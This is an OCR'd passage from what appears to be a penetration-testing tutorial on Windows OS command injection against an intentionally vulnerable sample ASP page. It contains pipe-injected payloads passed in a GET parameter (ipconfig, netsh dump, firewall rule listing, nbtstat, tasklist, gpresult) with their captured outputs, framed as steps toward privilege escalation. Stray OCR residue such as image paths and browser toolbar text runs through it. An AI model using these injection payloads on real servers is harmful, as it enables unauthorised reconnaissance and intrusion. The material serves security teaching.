


```
ı.1/inject/oscommand.asp?arg=google.com | ipconfig
```

ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
Windows IP Configuration Wireless LAN adapter Local Area Connection* 22: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Ethernet adapter Local Area Connection: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Wireless LAN adapter Local Wifi: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Wireless LAN adapter Local Area Connection* 3: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Wireless LAN adapter Wi-Fi: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Ethernet adapter Bluetooth Network Connection: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Ethernet adapter Ethernet: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::11ac:2f4f:b7      %3 IPv4 Address. . . . . . . . . . . : 10.10.
Subnet Mask . . . . . . . . . . . : 255.255.255.192 Default Gateway . . . . . . . . . : 10.10._ .__ Ethernet adapter VMware Network Adapter VMnet1: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::f895:57a9:ae37:c18%25 IPv4 Address. . . . . . . . . . . : 192.168.245.1 Subnet
```



```
C:\>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : MACHINExNAMEx
        Primary Dns Suffix  . . . . . . . : xxxxxx.xx.xx.com
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : xxxxxx.xx.xx.com
                                            xxxxxx.xx.xx.com
                                            xx.xx.com
                                            xx.com

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : xxxxxx.xx.xx.com
        Description . . . . . . . . . . . : Broadcom NetXtreme 57xx
       Gigabit Controller
        Physical Address. . . . . . . . . : 00-21-70-D3-CB-DA
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : x.xx.41.138
        Subnet Mask . . . . . . . . . . . : 255.255.252.0
        Default Gateway . . . . . . . . . : x.xx.40.1
        DHCP Class ID . . . . . . . . . . : xxx
        DHCP Server . . . . . . . . . . . : x.xx.196.117
        DNS Servers . . . . . . . . . . . : x.xx.198.165
                                            x.xx.79.225
                                            x.xx.79.68
                                            x.xx.76.153
                                            x.xx.199.118
        Primary WINS Server . . . . . . . : x.xx.109.10
        Secondary WINS Server . . . . . . : x.xx.79.240
        Lease Obtained. . . . . . . . . . : Wednesday, October 14, 2014 7:32:51 AM
        Lease Expires . . . . . . . . . . : Wednesday, October 21, 2014 7:32:51 AM
```

If you are assigned a hostname it can help in identifying the naming scheme for the workstations.

The IP Address assigned the workstation and the subnet mask will assist in identifying the network


The default gateway is valuable in other assessment documentation. This is usually a router that you can run tests against.

The DNS servers are valuable in other assessment documentation.

The commands used in this assessment document will be communicating with these WINS servers to obtain the information we need.

As shown above, the payload ‘google.com | ipconfig’ resulted in the application displaying results obtained from internal system commands on a Windows based platform which were already available on the Windows based vulnerable host. The platform being Windows, ‘ipconfig’ as the payload was used. Now, ‘ipconfig’ could be used with several switches, one of them is ‘/all’ which will retrieve all the configuration details associated with IP configuration of the system which was tested and found to be system level vulnerable via an application vulnerability called ‘Command Injection’. Discussion of other switches, or specific switches is out of the scope of this document and to gain more details on what switches should be used and what are the inside out, read the command line documentation which comes up with Microsoft Windows. A particular set of switch to ‘ipconfig’, ‘/all’ is shown in detail in the above demonstration and why such information should be previously known to every penetration tester beforehand. It’s recommended that the reader has the basic networking covered already to be ready for the upcoming payloads and their usage in a detailed way as it’s not possible to cover every corners of networking in this document since the document itself is constructed considering ‘application security’ in mind and has been designed around the same for the best results from an application viewpoint.

Given, if the system was a Linux variant, ‘ifconfig’ would be used to achieve a similar result. Next, the application penetration tester might want to display additional firewall information, this on a Windows machine could be accomplished using the payload as shown below:



File Edit View History Bookmarks Tools Help
ASP Command Injection
ɲject/oscommand.asp?arg=google.com | netsh dump
Google
WISH NET BROADBAND Keep It! Google Translate Penetration Testing La... bitcoin.cz
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

```
============================================================ pushd nap hra
popd # End of NAP HRA configuration #
============================================================ # Network
Access Protection client configuration #
============================================================ pushd nap client
# ---------------------------------------------------------- # Trusted server group configuration #
---------------------------------------------------------- reset trustedservergroup #
---------------------------------------------------------- # Cryptographic service provider (CSP)
configuration # ---------------------------------------------------------- set csp name = "Microsoft RSA
SChannel Cryptographic Provider" keylength = "2048" #
---------------------------------------------------------- # Hash algorithm configuration #
---------------------------------------------------------- set hash oid = "1.3.14.3.2.29" #
---------------------------------------------------------- # Enforcement configuration #
---------------------------------------------------------- set enforcement id = "79617" admin = "disable"
id = "79619" admin = "disable" id = "79621" admin = "disable" id = "79623" admin = "disable" id
= "79624" admin = "disable" # ---------------------------------------------------------- # Tracing
configuration # ---------------------------------------------------------- set tracing state = "disable" level
= "basic" # ---------------------------------------------------------- # User interface configuration #
---------------------------------------------------------- reset userinterface popd # End of NAP client
configuration # ---------------------------------------- # Remote Access Configuration #
---------------------------------------- pushd ras popd # End of Remote Access configuration. #
```

To maintain a very ground understanding of the basic ‘ipconfig’ command, it’s required that the reader of this document has previous knowledge with very basic networking concepts such as TCP/IP, how network works and how is it configured in the Windows environment since this particular section deals with the Microsoft Windows platform. In order to draw the attention again with the achieved results, a penetration tester must have a working conceptual knowledge on the results displayed or the information might just go as a waste since any such available information wouldn’t be helpful if the penetration tester himself has not taken steps to cover up previous concepts. For the betterment of this document and next upcoming lessons, I have taken steps to show the major areas of the results in a detailed and yet simplified format so the readers could have a thorough understanding of the commands and the results which are derived out of these commands. It’s possible, the commands might just had been upgraded in coming editions of Windows, but would always have a core set of commands which will go through all the major versions of Microsoft Windows Operating System series. This particular set of payloads which are being discussed here were tested on Microsoft Windows 8 and was the latest at the time of creation of the document. Refer to a documentation if versions were changed.

Using the payload ‘google.com | netsh dump’, we had dumped major netsh configuration, and this does not end here. To really dump the configuration for firewall, I would need to query the firewall configuration using the same command i.e: ‘netsh’, this is however accomplished using set of ‘switch’ cases via the ‘netsh’ command and could reveal a lot of information related to the firewall configuration, advanced settings on the firewall rules, and pop up any additional information which could be later required for carrying out a systematic penetration test on network perimeters. Consider this step to be a step ahead for network based penetration testing which would require the penetration tester to know the firewall rules in the system in order to manipulate his tasks accordingly for a successful penetration test track record on a given host. In particular, we are bound by application security here but I would take a step ahead and show the readers how such configuration could be displayed using application vulnerabilities which exist at the application level and the commands associated for the same.

As discussed above, the command for displaying results on firewall rules is documented below:


File Edit View History Bookmarks Tools Help
ASP Command Injection
Google
WISH NET BROADBAND
Keep It!
Google Translate
Penetration Testing La...
bitcoin.cz
Disable▾ Cookies▾ CSS▾ Forms▾ Images▾ Information▾ Miscellaneous▾ Outline▾ Resize▾

```
le.com | netsh advfirewall firewall show rule name=all
```


ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
Rule Name: Facebook Video Calling Plugin
---------------------------------------------------------------------- Enabled: Yes Direction: In Profiles:
Domain,Private,Public Grouping: LocalIP: Any RemoteIP: Any Protocol: Any Edge traversal: Yes
Action: Allow Rule Name: @{Microsoft.BingTravel_3.0.4.212_x64__8wekyb3d8bbwe?ms-
resource://Microsoft.BingTravel/resources/BrandedAppTitle}
---------------------------------------------------------------------- Enabled: Yes Direction: Out Profiles:
Domain,Private,Public Grouping:
@{Microsoft.BingTravel_3.0.4.212_x64__8wekyb3d8bbwe?ms-resource://Microsoft.BingTravel
/resources/BrandedAppTitle} LocalIP: Any RemoteIP: Any Protocol: Any Edge traversal: No
Action: Allow Rule Name:
@{Microsoft.BingHealthAndFitness_3.0.4.212_x64__8wekyb3d8bbwe?ms-
resource://Microsoft.BingHealthAndFitness/resources/apptitle}
---------------------------------------------------------------------- Enabled: Yes Direction: Out Profiles:
Domain,Private,Public Grouping:
@{Microsoft.BingHealthAndFitness_3.0.4.212_x64__8wekyb3d8bbwe?ms-
resource://Microsoft.BingHealthAndFitness/resources/apptitle} LocalIP: Any RemoteIP: Any
Protocol: Any Edge traversal: No Action: Allow Rule Name:
@{Microsoft.BingNews_3.0.4.213_x64__8wekyb3d8bbwe?ms-resource://Microsoft.BingNews
/resources/BrandedAppTitle} ---------------------------------------------------------------------- Enabled:
Yes Direction: Out Profiles: Domain,Private,Public Grouping:
@{Microsoft.BingNews_3.0.4.213_x64__8wekyb3d8bbwe?ms-resource://Microsoft.BingNews
/resources/BrandedAppTitle} LocalIP: Any RemoteIP: Any Protocol: Any Edge traversal: No
```

The payload was 'google.com | netsh advfirewall firewall show rule name=all' which again used the 'pipe' operator to pipe out the result of the first command and send it to the next command thereby displaying the second command. The rules set for firewall would now be determined for a manipulative study on how the firewall behavior were set at the system level. By analyzing everything and in particular the firewall rules for a Network penetration test using application level vulnerabilities which in this case was 'Arbitrary Command Execution' would provide the a detailed study on how the remote system could behave if certain payload were processed using network level vulnerabilities and how a particular service could be targeted in order to successfully compromise the host using Network exploitation and the way the methodology is carried out in Network penetration testing.

Next, in order to determine the machine name information on the Windows environment, a web attacker or a network penetration tester/application penetration might use 'nbtstat' to reveal out the associated machine name, etc. for the targeted system using 'arbitrary command execution':



/inject/oscommand.asp?arg=google.com | nbtstat -n


ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
Local Area Connection: Node IpAddress: [0.0.0.0] Scope Id: [] No names in cache VMware Network
Adapter VMnet8: Node IpAddress: [192.168.119.1] Scope Id: [] NetBIOS Local Name Table Name
Type Status --------------------------------------------- CODED <20> UNIQUE Registered CODED <00>
UNIQUE Registered WORKGROUP <00> GROUP Registered WORKGROUP <1E> GROUP
Registered WORKGROUP <1D> UNIQUE Registered __MSBROWSE__<01> GROUP Registered
VMware Network Adapter VMnet1: Node IpAddress: [192.168.245.1] Scope Id: [] NetBIOS Local
Name Table Name Type Status --------------------------------------------- CODED <20> UNIQUE
Registered CODED <00> UNIQUE Registered WORKGROUP <00> GROUP Registered
WORKGROUP <1E> GROUP Registered WORKGROUP <1D> UNIQUE Registered
__MSBROWSE__<01> GROUP Registered Ethernet: Node IpAddress: [10.10.38.106] Scope Id: []
NetBIOS Local Name Table Name Type Status --------------------------------------------- CODED <20>
UNIQUE Registered CODED <00> UNIQUE Registered WORKGROUP <00> GROUP Registered
WORKGROUP <1E> GROUP Registered WORKGROUP <1D> UNIQUE Registered
__MSBROWSE__<01> GROUP Registered Bluetooth Network Connection: Node IpAddress:
[0.0.0.0] Scope Id: [] No names in cache Wi-Fi: Node IpAddress: [0.0.0.0] Scope Id: [] No names in
cache Local Wifi: Node IpAddress: [0.0.0.0] Scope Id: [] No names in cache Local Area Connection*
3: Node IpAddress: [0.0.0.0] Scope Id: [] No names in cache Local Area Connection* 22: Node
IpAddress: [0.0.0.0] Scope Id: [] No names in cache
```

The payload used to reveal the machine name of the remote machine using the command injection vulnerability leading to arbitrary system command execution was 'google.com | nbtstat –n'. Now that we have the machine name which could also be obtained via the 'ipconfig' or 'hostname' command, list of task which has NT-AUTHORITY privileges could be determined to target a specific process. This can be done using the payload as 'google.com | tasklist /V /S coded', where 'coded' is the obtained hostname. With the hostname in hand, a penetration tester might just do operations possible on Windows.

For demonstration purposes, I had documented the usage of the 'tasklist' command with its payload in action in the following screenshot which might fetch specific information on system task running on the target for post-exploitation purposes:




ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
Image Name PID Session Name Session# Mem Usage Status User Name CPU Time Window Title
========================= ======== ================ ===========
============ ===============
================================================== ============
================================================================================
System Idle Process 0 0 4 K Unknown NT AUTHORITY\SYSTEM 397:50:27 N/A System 4 0
6,680 K Unknown N/A 2:25:12 N/A smss.exe 320 0 416 K Unknown N/A 0:00:00 N/A csrss.exe
460 0 3,344 K Unknown N/A 0:00:14 N/A wininit.exe 548 0 2,040 K Unknown N/A 0:00:00 N/A
services.exe 620 0 5,716 K Unknown N/A 0:00:54 N/A lsass.exe 636 0 12,336 K Unknown N/A
0:01:25 N/A svchost.exe 784 0 10,404 K Unknown N/A 0:03:15 N/A svchost.exe 832 0 9,168 K
Unknown N/A 0:02:10 N/A atiesrxx.exe 912 0 1,100 K Unknown N/A 0:00:00 N/A svchost.exe
980 0 27,524 K Unknown N/A 0:01:06 N/A svchost.exe 1012 0 135,960 K Unknown N/A 2:04:24
N/A svchost.exe 292 0 57,556 K Unknown N/A 0:06:45 N/A svchost.exe 360 0 33,600 K
Unknown N/A 0:02:49 N/A igfxCUIService.exe 468 0 896 K Unknown N/A 0:00:00 N/A
```

The name, process ID, memory usage, the CPU time, etc. could be obtained for specific task along with the process a penetration tester might be able to target for further exploitation with privileges associated with that very process which will carry out further exploitation tasks escalating system privileges if the process was running at a higher privilege than the one which the penetration tester just had obtained via exploitation at an application level or at the network level as the case might just be. Furthermore, the penetration tester would now be interested to gather more information on the target.

One such information which could be useful for the network penetration tester might be the group policy if settings were applied to the targeted host system. The payload would be the same via using the 'pipe' character in this sample ASP application, but the payload commands would eventually differ at every stage in order to execute different system level commands. To verbosely output the group policy settings on a targeted Windows host, the penetration tester would require to do 'gpresult /z', '/z' as a switch for 'gpresult' and 'gpresult' itself being the command. The payload for the sample vulnerable ASP application to result out the group policy settings would be 'google.com | gpresult /z':

